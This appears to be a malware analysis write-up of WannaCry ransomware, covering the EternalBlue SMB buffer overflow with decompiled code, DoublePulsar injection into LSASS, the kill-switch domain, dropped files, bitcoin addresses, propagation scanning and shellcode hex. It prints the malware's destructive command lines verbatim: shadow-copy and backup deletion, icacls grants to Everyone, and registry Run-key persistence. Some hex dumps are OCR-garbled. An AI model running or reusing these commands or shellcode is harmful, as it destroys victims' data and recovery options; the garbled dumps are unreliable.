


COMPLETE FLOW



- ☑ LSASS.exe spawns mssecvc.exe
- Payload tries the KILL-SWITCH logic i.e. if domain is not reachable, launch the next stage
- Installer executable called tasksche.exe is launched.
- Two services are created
- Tasksche.exe spawns multiple payloads to:
 - Change file attributes and access list
 - Initiate TOR server
 - Files are encrypted
 - Destroy shadow copy
 - Displays WanaCry decrypt across all sessions including RDP
 - Modifies registry for persistence

Another thread is launched to carry on lateral movement to internal and external ip addresses

Let's start from the beginning

Exploiting the Vulnerability

There are multiple exploits. One of them is a buffer overflow in **Srv!SrvOs2FeaToNt** function. Basically DWORD and WORD subtraction. WORD and DWORD are like integer values. If I use the following printf call.

printf("%d, %d\n", sizeof(DWORD), sizeof(WORD)); // size of WORD is architecture specific

First value will return 4, while the 2nd value will return 2. This means DWORD is 4 byte (32bit) while WORD is 2 byte (16bit) Malformed SMB packets are sent to the victims machine. Once processed the bug is triggered. The vulnerable dataStructure is SMB_COM_TRANSACTION2_SECONDARY. Size is calculated in Srv!SrvOs2FeaListSizeToNt function.

SrvOs2FeaToNt expects two integer values and keeps them in the registers (fastcall convention)

memmove(v5, (const void *)(a2 + 5 + *(**BYTE** *)(a1 + 5)), *(**WORD**)(a1 + 6)) unsigned int result = (unsigned int)&v5[(**WORD** *)(a1 + 6) + 3] & 0xFFFFFFC; *(**DWORD** *)a1 = result - a1;

Code and comments

This is supposed to be the vulnerable function. I looked at it and didn't see any specific issue, added some comments.

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unsigned int __fastcall SrvOs2FeaToNt(int a1, int a2)
// a1 = NtFeaList
// a2 = 0s2Fea
{
  int v4; // edi@1
  BYTE *v5; // edi@1
 unsigned int result; // eax@1
 v4 = a1 + 8;
 *(BYTE *)(a1 + 4) = *(BYTE *)a2; // copies 0s2Fea.ExtendedAttrinuteFlag tp NtFeaList.Flags
 *(BYTE *)(a1 + 5) = *(BYTE *)(a2 + 1); // copies 0s2Fea.AttributeNameLengthInBytes to NtFeaList.NtFeaNameLength
 *(WORD *)(a1 + 6) = *(WORD *)(a2 + 2); // copies AttributeValueLengthInBytes to NtFeaList.NtFeaValueLength
  memmove((void *)(a1 + 8), (const void *)(a2 + 4), *(BYTE *)(a2 + 1)); // moves AttributeName to NtFeaName
 v5 = (BYTE *)(*(BYTE *)(a1 + 5) + v4); // v5 points to to the byte after NtFeaName
  *v5++ = 0; // null terminates NtFeaName , v5 now points to NtFeaValue
  memmove(v5, (const void *)(a2 + 5 + *(BYTE *)(a1 + 5)), *(WORD *)(a1 + 6)); // copies AttributeValue to NtFeaValue
  result = (unsigned int)&v5[*(WORD *)(a1 + 6) + 3] & 0xFFFFFFFC; // NtFeaValueLength + 3 == NtFeaValue, result is the address just beyond NtFeaValue aligned on a 4-byte boundary
  *(DWORD *)a1 = result - a1; // populates NtFeaList.NextEntryOffset field with (result - a1) which is the offset for next entry
  return result;
}
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I don't see where that size is directly used in **Srv!SrvOs2FeaToNt**. The sizes used in Srv!SrvOs2FeaToNt are **Os2Fea.AttributeNameLengthInBytes** and **Os2Fea.AttributeValueLengthInBytes**. If one or both of these values are wrong, that would lead to an overflow. So the problem seems to be somewhere before **Srv!SrvOs2FeaToNt()** is called. This function copies (by using memmove) data based on two values.

Out-of-bound copy leads to an overflow. Attacker opens multiple connections to populate a heapSpray in the kernel. These connections have the 1stTage kernel shell code embedded. Heap-spray is used to by-pass OS exploit mitigation, followed by remote code execution.

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Post Exploit

The payload made it to the kernel with all the encrypted resources

Once the vulnerability is exploited, privilege escalation and remote code execution is achieved. This way the next stage payload is smuggled into the kernel space. At this point the asynchronous procedure call is used to move the code to user space process. In this situation the process is LSASS.exe APC is achieved by using an alert-able thread. This backdoor is called doublepulsar.

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6F677261	70686963	2050726F	76696465	72000000	43727970	7447656E	4B657900	43727970	74446563	72797074	00000000	43727970	74456E63	72797074
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									9CE94000					
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 57414E41 43525921 00010000 1E382227 FDE67F0C SDE77E3E 28A7AFFD 2A506449 66C6B627 17603ED2 FF1C32CB 8C308860 70F6EAE9 99815E15
 WANACRY!
 8'''E]A->(80'*PdIfΔo' m>*' 2Ad0a'p'IE6ÅA

 FE032349 7CBBCE3C EE57E042 DC3DAFA8 2284001 057A7846 700EABD E5306585 B1F150EE 101DB322 B5DDE803 6E684229 3FABF6C2 1342D0C9
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 66754669 99040157 IEB050F1 2297ZF9 6B802164 EAD1FCE D984F038 C5A42767 317928FB DF27FF69 3174834C 43E475 F3BE3AE3 F785FB3AE3 F785FB4AE34 S''
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Resources are decrypted by using a hardcoded password (passed as string)

0071f5d0 db "WNcry@20l7", 0

Dropped Files and resources

Files / keys

00000000.eky 00000000.pky 00000000.res 81441552138111.bat @WanaDecryptor@.exe – b**.**wnry - c∎wnry msq m_bulgarian.wnry - m chinese\ (simplified).wnry - m_chinese\ (traditional).wnry m_croatian.wnry m czech.wnry - m danish.wnry m dutch.wnry m english.wnry - m_filipino.wnry - m finnish.wnry m french.wnry m_german.wnry m greek.wnry m indonesian.wnry m italian.wnry m japanese.wnry m korean.wnry m_latvian.wnry m norwegian.wnry m polish.wnry - m_portuguese.wnry - m_romanian.wnry - m_russian.wnry - m slovak.wnry - m spanish.wnry m swedish.wnry m_turkish.wnry m_vietnamese.wnry r.wnry s.wnry t.wnry taskdl.exe tasksche.exe taskse.exe u.wnry

Bitcoin Info embedded within the payload

115p7UMMngoj1pMvkpHijcRdfJNXj6LrLn 12t9YDPgwueZ9NyMgw519p7AA8isjr6SMw 13AM4VW2dhxYgXeQepoHkHSQuy6NgaEb94

KILL-SWITCH DOMAIN

http://www.iuqerfsodp9ifjaposdfjhgosurijfaewrwergwea[.]com

Once launcher.dll is injected to LSASS.exe, LSASS.exe launches mssecsvs.exe



If this connection is successful, executable won't follow the code path for destruction. Kill switch is normally used to evade sandboxing OR **stop the infection by spawning the domain.**

If the connection fails, the payload will launch the installer i.e. tasksche.exe. Two new services are created as well.



Service mssecsvc2.0 is running as LocalSystem and points to C:\Users\foo\Desktop\mssecsvc.exe -m security

Tasksche.exe is launched

Tasksche.exe is the installer and is launched with /i switch

C:\WINDOWS\tasksche.exe /i C:\ProgramData\ymdfeebng293\tasksche.exe attrib +h. icacls . /grant Everyone:F /T /C /Q taskdl.exe cmd /c 81441552138111.bat cscript.exe //nologo m.vbs taskdl.exe @WanaDecryptor@.exe co cmd.exe /c start /b @WanaDecryptor@.exe vs TaskData\Tor\taskhsvc.exe taskse.exe C:\ProgramData\ymdfeebng293\@WanaDecryptor@.exe cmd.exe /c reg add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v "ymdfeebng293" /t REG_SZ /d "\"C:\ProgramData\ymdfeebng293\tasksche.exe\"" /f cmd.exe /c vssadmin delete shadows /all /quiet & wmic shadowcopy delete & bcdedit /set {default} bootstatuspolicy ignoreallfailures & bcdedit /set {default} recovery enabled no & wbadmin delete catalog quiet vssadmin delete shadows /all /quiet taskse.exe C:\ProgramData\ymdfeebng293\@WanaDecryptor@.exe taskse.exe C:\ProgramData\ymdfeebng293\@WanaDecryptor@. wmic shadowcopy delete C:\Windows\sysWOW64\wbem\wmiprvse.exe -secured -Embedding

81441552138111.bat code

@echo off echo SET ow = WScript.CreateObject("WScript.Shell")> m.vbs echo SET om = ow.CreateShortcut("C:\ProgramData\ymdfeebng293\@WanaDecryptor@.exe">> m.vbs echo om.TargetPath = "C:\ProgramData\ymdfeebng293\@WanaDecryptor@.exe">> m.vbs echo om.Save>> m.vbs echo om.Save>> m.vbs cscript.exe //nologo m.vbs del m.vbs del m.vbs

Lateral movement and Propagation

WanaCry uses a thread pool to launch multiple things. One of the thread is used for propagation. The payload will copy itself to internal and external ip addresses. Clever isn't it????

This means if I infect one machine, I will try to infect other internal machines and random external machines. The payload scans for random ip addresses, check if port 445 is open and if its vulnerable. Then it checks for the backdoor. If NOT available, it will copy itself to the machine via eternalblue payload. Here is the shell code found in mssecsvc2.0 service

0031C040 907408E8 09000000 C22400E8 A7000000 C3E80100 0000EB90 5BB97601 00000F32 A3FCFFDF FF8D4317 31D20F30 C3B92300 00006A30 1_i @êt Ë ¬\$ Ëß \sqrt{E} $1_i = \pi v 2_f$, $f_i c 1 " 0 \sqrt{\pi #}$ j0 0FA18ED9 8EC1648B 0D40000 008B6104 FF35FCFF DFFF609C 6A23529C 6A0283C2 089D804C 2401026A 1BFF3504 03DFFF6A 00555356 57648B1D c $i = 1_i$ c

Let's look at the propagation attempt The payload scans pretty fast. On the right side you can see some of the ip addresses scanned within few seconds. The ip highlighted in red is used to test kill-switch logic. Rest of them are random external ip addresses (port 445) scanned for propagation

104.16.173.80 [80]	1.111.4.70	1.119.128.101	1.156.45.146
1.230.29.254	1.232.63.107	1.48.40.226	1.84.238.240
100.127.20.170	100.138.74.167	100.216.239.34	100.52.218.182
101.176.122.44	101.212.8.178	102.133.162.190	102.210.137.67
102.65.76.95	103.169.165.200	103.206.156.10	103.209.43.47
104.130.247.237	104.143.8.242	104.16.24.247	104.183.46.171
105.129.177.163	105.144.54.67	105.161.252.122	105.205.158.243
106.12.70.176	106.149.145.253	106.159.217.113	106.161.187.213
106.201.72.172	106.226.30.103	106.227.132.25	106.227.137.71
106.60.219.37	106.91.41.9	107.102.147.127	107.21.2.243
108.123.254.79	108.135.26.211	108.207.101.16	108.207.113.220
108.67.45.198	108.81.59.47	108.94.184.127	109.100.233.206
109.231.246.31	109.246.96.200	109.247.210.9	109.71.213.41
11.151.3.152	11.159.17.146	11.201.123.160	11.31.234.152
110.119.148.119	110.142.35.187	110.209.153.26	110.215.156.3
110.62.250.121	110.92.188.121	111.154.33.186	111.186.53.184
112.124.233.151	112.205.193.16	112.254.61.143	112.86.232.158
113.196.128.253	113.198.99.26	113.226.172.150	113.28.42.192
114.107.46.253	114.118.244.102	114.177.210.201	114.198.67.137

Let's look at the complete flow

